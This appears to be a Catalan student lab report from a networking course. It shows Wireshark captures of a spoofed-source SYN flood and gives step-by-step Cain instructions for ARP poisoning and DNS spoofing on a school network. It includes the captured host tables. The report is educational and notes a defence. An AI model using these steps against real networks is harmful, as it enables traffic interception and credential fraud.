
Arnau Subirós Puigarnau

Data

09/11/2018

Desde el PC KALI Linux (PC Atacant)


He visualitzat desde el Wireshark (analitza els protocols de la xarxa) i ho he filtrat per el protocol de transport TCP ,on es veu l'inundació de ping ,on l'origen de IP esta falsejada (6.6.6.6)



No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000...	6.6.6.6	192.168.1.4	TCP	54	2978 → 135 [SYN] Seq=0 Win=512 Len=0
3	0.0015243...	6.6.6.6	192.168.1.4	TCP	54	2979 → 135 [SYN] Seq=0 Win=512 Len=0
4	0.0015906...	6.6.6.6	192.168.1.4	TCP	54	2980 → 135 [SYN] Seq=0 Win=512 Len=0
5	0.0016352...	6.6.6.6	192.168.1.4	TCP	54	2981 → 135 [SYN] Seq=0 Win=512 Len=0
6	0.0016787...	6.6.6.6	192.168.1.4	TCP	54	2982 → 135 [SYN] Seq=0 Win=512 Len=0
7	0.0017223...	6.6.6.6	192.168.1.4	TCP	54	2983 → 135 [SYN] Seq=0 Win=512 Len=0
8	0.0017675...	6.6.6.6	192.168.1.4	TCP	54	2984 → 135 [SYN] Seq=0 Win=512 Len=0
9	0.0018103...	6.6.6.6	192.168.1.4	TCP	54	2985 → 135 [SYN] Seq=0 Win=512 Len=0
10	0.0018525...	6.6.6.6	192.168.1.4	TCP	54	2986 → 135 [SYN] Seq=0 Win=512 Len=0
11	0.0018950...	6.6.6.6	192.168.1.4	TCP	54	2987 → 135 [SYN] Seq=0 Win=512 Len=0
12	0.0019374...	6.6.6.6	192.168.1.4	TCP	54	2988 → 135 [SYN] Seq=0 Win=512 Len=0
13	0.0019800...	6.6.6.6	192.168.1.4	TCP	54	2989 → 135 [SYN] Seq=0 Win=512 Len=0
14	0.0020229...	6.6.6.6	192.168.1.4	TCP	54	2990 → 135 [SYN] Seq=0 Win=512 Len=0

Desde el PC UBUNTU (PC Víctima)

He visualitzat desde el Wireshark i ho he filtrat per el protocol de transport TCP per veure l'inundació de ping desde la IP falsejada (6.6.6.6)



No.	Time	Source	Destination	Protocol	Length	Info
1039...	7.677955086	6.6.6.6	192.168.1.4	TCP	60	[TCP Port numbers reused]
1039...	7.678058746	6.6.6.6	192.168.1.4	TCP	60	[TCP Port numbers reused]
1039...	7.678065221	6.6.6.6	192.168.1.4	TCP	60	[TCP Port numbers reused]
1039...	7.678138289	6.6.6.6	192.168.1.4	TCP	60	[TCP Port numbers reused]
1039...	7.678236300	6.6.6.6	192.168.1.4	TCP	60	[TCP Port numbers reused]
1039...	7.678242894	6.6.6.6	192.168.1.4	TCP	60	[TCP Port numbers reused]
1039...	7.678246044	6.6.6.6	192.168.1.4	TCP	60	[TCP Port numbers reused]

Em comunica que tinc un **paquet SYN** (un bit de control en el segment TCP) amb la mateixa direccio IP : port per el client i el servidor que la conversa anterior.

Nom i Cognoms

Arnau Subirós Puigarnau

Data


09/11/2018

Enunciat 2- ATAC

En aquesta activitat, veurem com fer que quan un usuari des d'un PC atacat resolgui la IP associada al nom www.google.com, enlloc de contestar-li amb l'adreça real, obtindrà com a resposta la IP d'un equip de la nostra xarxa.

Abans de fer el DNS spoofing haurem de realitzar un enverinament de la taula ARP, per així canviar les taules IP-MAC del PC atacat i de l'encaminador i redirigir el trànsit que va des del PC atacat fins l'encaminador a través del PC de l'atacant.

Com veiem en la següent figura, abans de l'atac, el DNS resol l'adreça de Google amb la seva adreça IP real (74.125.39.104).



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Roser>ping www.google.com

Haciendo ping a www.l.google.com [74.125.39.104] con 32 bytes de datos:
Respuesta desde 74.125.39.104: bytes=32 tiempo=75ns TTL=52
Respuesta desde 74.125.39.104: bytes=32 tiempo=75ns TTL=53
Respuesta desde 74.125.39.104: bytes=32 tiempo=76ns TTL=53
Respuesta desde 74.125.39.104: bytes=32 tiempo=75ns TTL=53

Estadísticas de ping para 74.125.39.104:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
              (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 75ns, Máximo = 76ns, Media = 75ns

C:\Users\Roser>
```

Després de l'atac, l'atacant modifica l'adreça retornada pel DNS per una adreça que l'atacant configura a través de l'aplicació CAIN.

Per realitzar aquesta pràctica seguim els següents passos sobre una màquina virtual windows:

1. Instal·lar el programa CAIN de la pàgina: <http://www.oxid.it/cain.html> (possiblement haurem de desactivar el tallafocs de Windows).

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

2. Crear una entrada d'enverinament ARP. Amb això aconseguirem que tot el trànsit entre el PC atacat i l'encaminador sigui redirigit al PC de l'atacant.

3. Introduir una entrada de DNS spoofing aconseguint que quan l'atacant es vulgui connectar a Google realment es connectarà amb la IP de l'atacant.

(passos: http://www.adminso.es/index.php/Cain_ARP_spoofing).

Com és lògic pensar, aquesta tècnica es pot utilitzar per cometre frauds en intranets o xarxes corporatives reenviant a l'atacant a una pàgina molt similar a l'original, però falsa, pel que l'intrús podria veure les seves claus.

Contra aquest tipus d'atacs podem lluitar creant les taules ARP dels equips exposats de forma estàtica mitjançant la comanda ARP.

Es demana unes captures de pantalla de com heu fet el procés (us podeu ajudar de tutorials o vídeos explicatius d'internet).

❖ INTRODUCCIÓ DE LA PRÀCTICA

Per fer aquesta pràctica he volgut provar-ho a casa utilitzant la xarxa interna del virtualbox, per no produir problemes externs, però no funcionava.

LLavors l'adaptador de xarxa l'he canviat a Adaptador Pont (amb cable Ethernet) i he fet proves a la xarxa de l'escola, però només realitzant proves al meu ordinador virtual.

Desde el **host amfitrió** utilizo la comanda **CMD** per obrir el terminal i utilizo **IPCONFIG** per veure la IP del gateway. : **172.20.23.254**

```
Adaptador de LAN inalámbrica Wi-Fi:
Sufijo DNS específico para la conexión. . . : etpc.edu
Vínculo: dirección IPv6 local. . . . . : fe80::ed49:bae4:26a0:e1d6%17
Dirección IPv4. . . . . : 172.20.20.186
Máscara de subred . . . . . : 255.255.248.0
Puerta de enlace predeterminada . . . . . : 172.20.23.254
```

Nom i Cognoms

Arnau Subirós Puigarnau


Data

09/11/2018

- ❑ Desde desde el host virtual Debian (Víctima) obro el terminal i reviso la seva IP per fer l'atac.

arnsub@arnsub-m08~\$ **ip a | grep enp0s9** (ho filtro per l'interfície de xarxa que estic utilitzant)


IP de la màquina DEBIAN : 172.20.18.163



```
arnsub@arnsub-m08:~$ ip a | grep enp0s9
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   inet 172.20.18.163/21 brd 172.20.23.255 scope global dynamic enp0s9
arnsub@arnsub-m08:~$
```

- ❑ Desde la màquina Windows 7 reviso la seva IP (ja que abans la tenia en xarxa interna, després ho tindrè que mirar en la configuració **sniffer de CAIN** (i en cas que consti una altre, com m'ha passat varies vegades, deshabilitar i habilitar la connexió de àrea local)

IP de la màquina Windows 7: 172.20.18.121



```
C:\Windows\system32\CMD.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Arnau>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

    Sufijo DNS específico para la conexión. . . : etpc.edu
    Vínculo: dirección IPv6 local. . . : fe80::6d01:140:39ca:e5d7%11
    Dirección IPv4. . . . . : 172.20.18.121
    Máscara de subred . . . . . : 255.255.248.0
    Puerta de enlace predeterminada . . . . . : 172.20.23.254

Adaptador de túnel isatap.etpc.edu:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . : etpc.edu

C:\Users\Arnau>
```


Nom i Cognoms


Arnau Subirós Puigarnau

Data

09/11/2018

❖ DNS SPOOFING : CAIN

- En una màquina virtual (Windows 7 Home Basic) instal·lo el programa **CAIN**




Nom i Cognoms

Arnau Subirós Puigarnau


Data

09/11/2018

- Confirmo com havia fet anteriorment que la IP que estic utilitzant (en cas que anteriorment estigues en una altre xarxa o si tingués més interfícies de xarxa, seleccionar la corresponent)



- Tinc una opció per falsejar la meva direcció IP i MAC (no ho faré servir)



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

Un cop fet aquests passos importants per **NO perjudicar a ningú** (tenint molt clar les meves IP's) activaré el sniffer

- Desde **CAIN** accedeixo a l'opció **NETWORK** i selecciono l'opció **HOSTS**.



- selecciono **"start/stop sniffer"**



- selecciono **"ADD to list"**

En aquesta captura he seleccionat la IP del meu **"host amfitrió"** (ja que de les màquines virtualitzades no les troba) "

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
172.20.20.186	3CA0670AE045			*	*	*	*	*	*	*
172.20.20.138	5C93A28D5B59									
172.20.19.182	B49D0B920605			*			*			
172.20.19.157	C4E9840DA9D4	TP-LINK TECHNOLOGIES C...								
172.20.19.103	5800E3FE6229									
172.20.19.93	24FD52EB6728	Liteon Technology Corporat...								
172.20.19.90	5800E3FD3E1B									
172.20.19.87	30243293BEA3									
172.20.19.84	24FD52EB6752	Liteon Technology Corporat...								
172.20.19.83	5800E3FE6639									
172.20.19.75	5C93A2911FBE									

- Posteriorment selecciono la finestreta **ARP**

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

- **+** selecciono **"ADD to list"**
- Ara em sortirà una llista IP's de la xarxa . **** Amb molta cura**** selecciono la meua IPv4 del **host amfitrio (172.20.20.186)** i la **gateway(172.20.23.254)**




Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

- Selecciono **APR-DNS** on escric el nom de la direcció IP i a on vull que spoofing
 - En el meu cas:
 - DNS name request : www.periodico.com
 - IP Address : **10.0.0.11**



- Torno a seleccionar l'opció on hi han les IP's seleccionades (Man in the Middle)



- selecciono **“start/stop APR”**

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	172.20.23.254	002561696A00	0	0	3CA0670AE045	172.20.20.186
Half-routing	172.20.18.61	8C16453249A7	1	0	002561696A00	192.168.1.55
Half-routing	172.20.20.186	3CA0670AE045	78	0	002561696A00	216.58.210.142
Half-routing	172.20.20.186	3CA0670AE045	6	0	002561696A00	64.233.166.189
Half-routing	172.20.20.186	3CA0670AE045	20	0	002561696A00	173.194.76.189
Half-routing	172.20.20.186	3CA0670AE045	7	0	002561696A00	216.58.211.46
Half-routing	172.20.20.186	3CA0670AE045	2	0	002561696A00	185.43.181.35
Half-routing	172.20.20.186	3CA0670AE045	2	0	002561696A00	52.109.76.40
Half-routing	172.20.20.186	3CA0670AE045	2	0	002561696A00	23.210.47.36
Half-routing	172.20.20.186	3CA0670AE045	15	0	002561696A00	77.234.43.41
Half-routing	172.20.20.186	3CA0670AE045	1	0	002561696A00	216.58.210.163

Aquesta era la idea, al intentar fer ping, no s'ha modificat. En el apartat APR-Cert he rebut 8 missatges on hem diuen que els certificats no son de confiança

Certificate file	SSL Server	Port	Hostname
C:\PROGRA~2\Cain\Certs\self_signed_52.109.120.20.crt	52.109.120.20	443	nexus.officeapps.live.com
C:\PROGRA~2\Cain\Certs\self_signed_195.53.165.100.crt	195.53.165.100	443	*.osi.es
C:\PROGRA~2\Cain\Certs\self_signed_216.58.211.46.crt	216.58.211.46	443	*.google.com
C:\PROGRA~2\Cain\Certs\self_signed_172.217.168.174.crt	172.217.168.174	443	*.google.com
